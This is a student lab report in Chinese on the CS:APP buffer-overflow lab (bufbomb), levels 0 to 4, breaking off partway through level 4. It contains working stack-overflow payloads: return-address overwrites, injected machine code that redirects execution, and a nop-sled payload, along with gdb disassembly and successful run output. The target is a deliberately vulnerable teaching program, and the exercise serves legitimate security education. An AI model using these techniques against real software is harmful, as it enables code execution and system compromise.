Lab3 Userid：song Cookie：0x77e8ec3e

Level 0：


00 01 02 03 04 05 06 07 08 09
00 01 02 03 04 05 06 07 08 09
00 01 02 03 04 05 06 07 08 09
00 01 02 03 04 05 06 07 08 09
00 01 02 03
bb 8b 04 08

分析：因为该题最终要调用 smoke，因此该题的关键点在于找到：

① 栈中返回地址的位置


② buf 的初始的地址

③ 要返回的地址，即函数 smoke 的初始地址



```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x08049364 <+0>:     push   %ebp
   0x08049365 <+1>:     mov    %esp,%ebp
   0x08049367 <+3>:     sub    $0x28,%esp
   0x0804936a <+6>:     sub    $0xc,%esp
   0x0804936d <+9>:     lea    -0x28(%ebp),%eax
   0x08049370 <+12>:    push   %eax
   0x08049371 <+13>:    call   0x8048e28 <Gets>
   0x08049376 <+18>:    add    $0x10,%esp
   0x08049379 <+21>:    mov    $0x1,%eax
   0x0804937e <+26>:    leave
   0x0804937f <+27>:    ret
End of assembler dump.
```

图一



```
(gdb) disas smoke
Dump of assembler code for function smoke:
   0x08048bbb <+0>:     push   %ebp
   0x08048bbc <+1>:     mov    %esp,%ebp
   0x08048bbe <+3>:     sub    $0x8,%esp
   0x08048bc1 <+6>:     sub    $0xc,%esp
   0x08048bc4 <+9>:     push   $0x804a4b0
   0x08048bc9 <+14>:    call   0x8048960 <puts@plt>
   0x08048bce <+19>:    add    $0x10,%esp
   0x08048bd1 <+22>:    sub    $0xc,%esp
   0x08048bd4 <+25>:    push   $0x0
   0x08048bd6 <+27>:    call   0x80494b7 <validate>
   0x08048bdb <+32>:    add    $0x10,%esp
   0x08048bde <+35>:    sub    $0xc,%esp
   0x08048be1 <+38>:    push   $0x0
   0x08048be3 <+40>:    call   0x8048970 <exit@plt>
End of assembler dump.
```


图二

Ⅰ 由 getbuf 的汇编代码，如图一所示，得知 buf 的开始地址是-0x28（%ebp），又因为 0x0（%ebp）处存储的是 old %ebp，因此返回地址存在 0x4（%ebp），因此输入的 buf 长度至少为 48 个字节才会覆盖返回地址。

Ⅱ 因为 level0 要返回进入 smoke，因此返回地址处应当为 smoke 的初始地址，如图二所示，为 0x08048bbb，因为是小端存储，因此，最终应当输入的

buf = 44 个任意字节（不可以为 0a）+smoke 初始地址

Ⅲ 调试运行：




```
songyijing@ubuntu:~/LAB/lab3/buflab-handout$ cat level0.txt | ./hex2raw | ./bufbomb -u song
Userid: song
Cookie: 0x77e8ec3e
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

Level1：

00 01 02 03 04 05 06 07 08 09
00 01 02 03 04 05 06 07 08 09
00 01 02 03 04 05 06 07 08 09
00 01 02 03 04 05 06 07 08 09
00 01 02 03
e8 8b 04 08
00 01 02 03
3e ec e8 77

分析：该题与 level0 比较类似，只不过需要将 cookie 传入函数 fizz 中，因此该题的关键点在于在返回到函数 fizz 前，“传入”参数 cookie。




```
(gdb) disas fizz
Dump of assembler code for function fizz:
   0x08048be8 <+0>:     push   %ebp
   0x08048be9 <+1>:     mov    %esp,%ebp
   0x08048beb <+3>:     sub    $0x8,%esp
   0x08048bee <+6>:     mov    0x8(%ebp),%edx
   0x08048bf1 <+9>:     mov    0x804e158,%eax
   0x08048bf6 <+14>:    cmp    %eax,%edx
   0x08048bf8 <+16>:    jne    0x8048c1c <fizz+52>
   0x08048bfa <+18>:    sub    $0x8,%esp
   0x08048bfd <+21>:    pushl  0x8(%ebp)
   0x08048c00 <+24>:    push   $0x804a4cb
   0x08048c05 <+29>:    call   0x8048880 <printf@plt>
   0x08048c0a <+34>:    add    $0x10,%esp
   0x08048c0d <+37>:    sub    $0xc,%esp
   0x08048c10 <+40>:    push   $0x1
   0x08048c12 <+42>:    call   0x80494b7 <validate>
   0x08048c17 <+47>:    add    $0x10,%esp
   0x08048c1a <+50>:    jmp    0x8048c2f <fizz+71>
   0x08048c1c <+52>:    sub    $0x8,%esp
   0x08048c1f <+55>:    pushl  0x8(%ebp)
   0x08048c22 <+58>:    push   $0x804a4ec
   0x08048c27 <+63>:    call   0x8048880 <printf@plt>
   0x08048c2c <+68>:    add    $0x10,%esp
   0x08048c2f <+71>:    sub    $0xc,%esp
   0x08048c32 <+74>:    push   $0x0
   0x08048c34 <+76>:    call   0x8048970 <exit@plt>
End of assembler dump.
```

Ⅰ 首先按照 level0 的方法得到 fizz 的初始地址：0x08048be8

Ⅱ 将 cookie 值存到返回地址上面 4 个字节，即第一个参数处即可

Ⅲ 因此 buf = 44 个无效字节+fizz 的初始地址+4 个无效地址+cookie

Ⅳ 调试运行：



```
songyijing@ubuntu:~/LAB/lab3/buflab-handout$ cat level1.txt | ./hex2raw | ./bufbomb -u song
Userid: song
Cookie: 0x77e8ec3e
Type string:Fizz!: You called fizz(0x77e8ec3e)
VALID
NICE JOB!
```


Level2：

a1 58 e1 04 08
a3 60 e1 04 08
68 39 8c 04 08
c3
00 01 02 03 04 05 06 07 08 09
00 01 02 03 04 05 06 07 08 09
00 01 02 03 04 05 06 07
08 3d 68 55

分析：该题相较 level1，在于需要将全局变量 global_value 改为 cookie，这些指令可以通过返回 buf 中，之后在 buf 所占用的位置中实现该目的


```
(gdb) disas bang
Dump of assembler code for function bang:
   0x08048c39 <+0>:     push   %ebp
   0x08048c3a <+1>:     mov    %esp,%ebp
   0x08048c3c <+3>:     sub    $0x8,%esp
   0x08048c3f <+6>:     mov    0x804e160,%eax
   0x08048c44 <+11>:    mov    %eax,%edx
   0x08048c46 <+13>:    mov    0x804e158,%eax
   0x08048c4b <+18>:    cmp    %eax,%edx
   0x08048c4d <+20>:    jne    0x8048c74 <bang+59>
   0x08048c4f <+22>:    mov    0x804e160,%eax
   0x08048c54 <+27>:    sub    $0x8,%esp
   0x08048c57 <+30>:    push   %eax
   0x08048c58 <+31>:    push   $0x804a50c
   0x08048c5d <+36>:    call   0x8048880 <printf@plt>
   0x08048c62 <+41>:    add    $0x10,%esp
   0x08048c65 <+44>:    sub    $0xc,%esp
   0x08048c68 <+47>:    push   $0x2
   0x08048c6a <+49>:    call   0x80494b7 <validate>
   0x08048c6f <+54>:    add    $0x10,%esp
   0x08048c72 <+57>:    jmp    0x8048c8a <bang+81>
   0x08048c74 <+59>:    mov    0x804e160,%eax
   0x08048c79 <+64>:    sub    $0x8,%esp
   0x08048c7c <+67>:    push   %eax
   0x08048c7d <+68>:    push   $0x804a531
   0x08048c82 <+73>:    call   0x8048880 <printf@plt>
   0x08048c87 <+78>:    add    $0x10,%esp
   0x08048c8a <+81>:    sub    $0xc,%esp
   0x08048c8d <+84>:    push   $0x0
   0x08048c8f <+86>:    call   0x8048970 <exit@plt>
End of assembler dump.
```

图一




```
(gdb) x/d 0x804e158
0x804e158 <cookie>:     0
(gdb) x/d 0x804e160
0x804e160 <global_value>:       0
```

图二



```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x08049364 <+0>:     push   %ebp
   0x08049365 <+1>:     mov    %esp,%ebp
   0x08049367 <+3>:     sub    $0x28,%esp
   0x0804936a <+6>:     sub    $0xc,%esp
   0x0804936d <+9>:     lea    -0x28(%ebp),%eax
   0x08049370 <+12>:    push   %eax
   0x08049371 <+13>:    call   0x8048e28 <Gets>
   0x08049376 <+18>:    add    $0x10,%esp
   0x08049379 <+21>:    mov    $0x1,%eax
   0x0804937e <+26>:    leave
   0x0804937f <+27>:    ret
End of assembler dump.
```

图三



```
(gdb) r -u song
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/songyijing/LAB/lab3/buflab-handout/bufbomb -u song
Userid: song
Cookie: 0x77e8ec3e

Breakpoint 1, 0x0804936a in getbuf ()
(gdb) p/x $ebp-0x28
$1 = 0x55683d08
```

图四

Ⅰ bang 函数的初始地址，如图一所示，为 0x08048c39

Ⅱ cookie 和 global_value 的存储地址，观察 bang 的汇编代码，在结合图二，可知分别在 0x0804e158，和 0x0804e160

Ⅲ 得到 buf 的初始地址，结合 getbuf 的汇编代码（图三），可知 buf 的初始地址在-0x28（%ebp）处，再由（图四），可知 buf 的初始地址在 0x55683d08

```
level2.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   a1 58 e1 04 08          mov    0x804e158,%eax
   5:   a3 60 e1 04 08          mov    %eax,0x804e160
   a:   68 39 8c 04 08          push   $0x8048c39
   f:   c3                      ret
```


图五

Ⅳ 之后完成将 global_value 改为 cookie 并返回 bang 函数的汇编代码，并由此生成十六进制的代码

Ⅴ 结合Ⅱ和Ⅲ可以得知，汇编代码为图五中右半部分所示，其中前两行将 global_value 改为 cookie，第三行将 bang 函数的初始位置 push 进去并返回

Ⅵ buf=图五中的十六进制代码+18 位无效字节+buf 的初始地址

Ⅶ 调试运行：




```
songyijing@ubuntu:~/LAB/lab3/buflab-handout$ cat level2.txt | ./hex2raw | ./bufbomb -u song
Userid: song
Cookie: 0x77e8ec3e
Type string:Bang!: You set global_value to 0x77e8ec3e
VALID
NICE JOB!
```

Level3：


```
a1 58 e1 04 08
bd 50 3d 68 55
68 a7 8c 04 08
c3
00 01 02 03 04 05 06 07 08 09
00 01 02 03 04 05 06 07 08 09
00 01 02 03 04 05 06 07
08 3d 68 55
```

分析：类似于 level2，只需要将前面的十六进制代码改变为最终再返回至 test 函数即可，即需要维护 test 函数的堆栈状态



```
(gdb) disas test
Dump of assembler code for function test:
   0x08048c94 <+0>:     push   %ebp
   0x08048c95 <+1>:     mov    %esp,%ebp
   0x08048c97 <+3>:     sub    $0x18,%esp
   0x08048c9a <+6>:     call   0x8049103 <uniqueval>
   0x08048c9f <+11>:    mov    %eax,-0x10(%ebp)
   0x08048ca2 <+14>:    call   0x8049364 <getbuf>
   0x08048ca7 <+19>:    mov    %eax,-0xc(%ebp)
   0x08048caa <+22>:    call   0x8049103 <uniqueval>
   0x08048caf <+27>:    mov    %eax,%edx
   0x08048cb1 <+29>:    mov    -0x10(%ebp),%eax
   0x08048cb4 <+32>:    cmp    %eax,%edx
   0x08048cb6 <+34>:    je     0x8048cca <test+54>
   0x08048cb8 <+36>:    sub    $0xc,%esp
   0x08048cbb <+39>:    push   $0x804a550
   0x08048cc0 <+44>:    call   0x8048960 <puts@plt>
   0x08048cc5 <+49>:    add    $0x10,%esp
   0x08048cc8 <+52>:    jmp    0x8048d0b <test+119>
   0x08048cca <+54>:    mov    -0xc(%ebp),%edx
   0x08048ccd <+57>:    mov    0x804e158,%eax
   0x08048cd2 <+62>:    cmp    %eax,%edx
   0x08048cd4 <+64>:    jne    0x8048cf8 <test+100>
   0x08048cd6 <+66>:    sub    $0x8,%esp
   0x08048cd9 <+69>:    pushl  -0xc(%ebp)
   0x08048cdc <+72>:    push   $0x804a579
   0x08048ce1 <+77>:    call   0x8048880 <printf@plt>
   0x08048ce6 <+82>:    add    $0x10,%esp
   0x08048ce9 <+85>:    sub    $0xc,%esp
   0x08048cec <+88>:    push   $0x3
   0x08048cee <+90>:    call   0x80494b7 <validate>
   0x08048cf3 <+95>:    add    $0x10,%esp
   0x08048cf6 <+98>:    jmp    0x8048d0b <test+119>
   0x08048cf8 <+100>:   sub    $0x8,%esp
   0x08048cfb <+103>:   pushl  -0xc(%ebp)
   0x08048cfe <+106>:   push   $0x804a596
   0x08048d03 <+111>:   call   0x8048880 <printf@plt>
   0x08048d08 <+116>:   add    $0x10,%esp
   0x08048d0b <+119>:   nop
   0x08048d0c <+120>:   leave
   0x08048d0d <+121>:   ret
End of assembler dump.
```

图一




```
(gdb) p/x $ebp
$3 = 0x55683d30
(gdb) p/x *0x55683d30
$4 = 0x55683d50
```

图二

Ⅰ 由 test 的汇编代码（图一），可知 test 函数调用 getbuf 之后的返回地址为 0x08048ca7（<+19>处）

Ⅱ 得到 old %ebp 的值，由图二可知，为 0x55683d50

Ⅲ 完成汇编代码，并转换为十六进制，如图三所示，其中的汇编代码第一行是设置 cookie，第二行恢复之前的%ebp，第三行返回 test 函数中调用 getbuf 的下一行处




```
level3.o:     文件格式 elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   a1 58 e1 04 08          mov    0x804e158,%eax
   5:   bd 50 3d 68 55          mov    $0x55683d50,%ebp
   a:   68 a7 8c 04 08          push   $0x8048ca7
   f:   c3                      ret
```

图三

Ⅳ buf = 汇编代码转为的十六进制+18 位无效字节+buf 的初始地址

Ⅴ 调试运行：




```
songyijing@ubuntu:~/LAB/lab3/buflab-handout$ cat level3.txt | ./hex2raw | ./bufbomb -u song
Userid: song
Cookie: 0x77e8ec3e
Type string:Boom!: getbuf returned 0x77e8ec3e
VALID
NICE JOB!
```

Level4：


```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90
a1 58 e1 04 08
8d 6c 24 18
68 21 8d 04 08
c3
88 3b 68 55
```

分析：该题与之前几关最大的不同在于 buf 的地址是随机的，因此我们需要获得 buf 初始地址的范围，并且通过适当的 nop 来实现运行我们想要运行的代码




```
(gdb) disas getbufn
Dump of assembler code for function getbufn:
   0x08049380 <+0>:     push   %ebp
   0x08049381 <+1>:     mov    %esp,%ebp
   0x08049383 <+3>:     sub    $0x208,%esp
   0x08049389 <+9>:     sub    $0xc,%esp
   0x0804938c <+12>:    lea    -0x208(%ebp),%eax
   0x08049392 <+18>:    push   %eax
   0x08049393 <+19>:    call   0x8048e28 <Gets>
   0x08049398 <+24>:    add    $0x10,%esp
   0x0804939b <+27>:    mov    $0x1,%eax
   0x080493a0 <+32>:    leave
   0x080493a1 <+33>:    ret
End of assembler dump.
```

图一




```
(gdb) disas testn
Dump of assembler code for function testn:
   0x08048d0e <+0>:     push   %ebp
   0x08048d0f <+1>:     mov    %esp,%ebp
   0x08048d11 <+3>:     sub    $0x18,%esp
   0x08048d14 <+6>:     call   0x8049103 <uniqueval>
   0x08048d19 <+11>:    mov    %eax,-0x10(%ebp)
   0x08048d1c <+14>:    call   0x8049380 <getbufn>
   0x08048d21 <+19>:    mov    %eax,-0xc(%ebp)
   0x08048d24 <+22>:    call   0x8049103 <uniqueval>
   0x08048d29 <+27>:    mov    %eax,%edx
   0x08048d2b <+29>:    mov    -0x10(%ebp),%eax
   0x08048d2e <+32>:    cmp    %eax,%edx
   0x08048d30 <+34>:    je     0x8048d44 <testn+54>
   0x08048d32 <+36>:    sub    $0xc,%esp
   0x08048d35 <+39>:    push   $0x804a550
   0x08048d3a <+44>:    call   0x8048960 <puts@plt>
   0x08048d3f <+49>:    add    $0x10,%esp
   0x08048d42 <+52>:    jmp    0x8048d85 <testn+119>
   0x08048d44 <+54>:    mov    -0xc(%ebp),%edx
   0x08048d47 <+57>:    mov    0x804e158,%eax
   0x08048d4c <+62>:    cmp    %eax,%edx
   0x08048d4e <+64>:    jne    0x8048d72 <testn+100>
   0x08048d50 <+66>:    sub    $0x8,%esp
   0x08048d53 <+69>:    pushl  -0xc(%ebp)
   0x08048d56 <+72>:    push   $0x804a5b4
   0x08048d5b <+77>:    call   0x8048880 <printf@plt>
   0x08048d60 <+82>:    add    $0x10,%esp
   0x08048d63 <+85>:    sub    $0xc,%esp
   0x08048d66 <+88>:    push   $0x4
   0x08048d68 <+90>:    call   0x80494b7 <validate>
   0x08048d6d <+95>:    add    $0x10,%esp
   0x08048d70 <+98>:    jmp    0x8048d85 <testn+119>
   0x08048d72 <+100>:   sub    $0x8,%esp
   0x08048d75 <+103>:   pushl  -0xc(%ebp)
   0x08048d78 <+106>:   push   $0x804a5d4
   0x08048d7d <+111>:   call   0x8048880 <printf@plt>
